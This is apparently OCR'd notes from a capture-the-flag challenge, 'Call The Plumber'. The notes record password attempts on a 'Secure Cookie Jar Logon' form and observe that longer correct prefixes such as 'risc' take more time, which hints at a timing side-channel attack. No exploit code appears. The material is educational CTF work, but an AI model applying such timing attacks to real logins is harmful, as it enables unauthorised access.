
Secure Cookie Jar Logon

Incorrect! You wasted **0.00000385008752346039** seconds :(🍪

Call The Plumber


400pts

- Password form
- Can try random PWs, only feedback is “you wasted X seconds”
- Trying **risc** seems to waste more time? (two d.p. worth)



Secure Cookie Jar Logon

Incorrect! You wasted **0.00000385008752346039** seconds :(



Secure Cookie Jar Logon


risc

Incorrect! You wasted **0.00025743525475263596** seconds :(

Call The Plumber

400pts


- Password form
- Can try random PWs, only feedback is “you wasted X seconds”
- Trying **risc** seems to waste more time? (two d.p. worth)
- Trying **ri** wastes less than **risc**



Secure Cookie Jar Logon

ri

Incorrect! You wasted **0.00012416299432516098** seconds :(



Secure Cookie Jar Logon

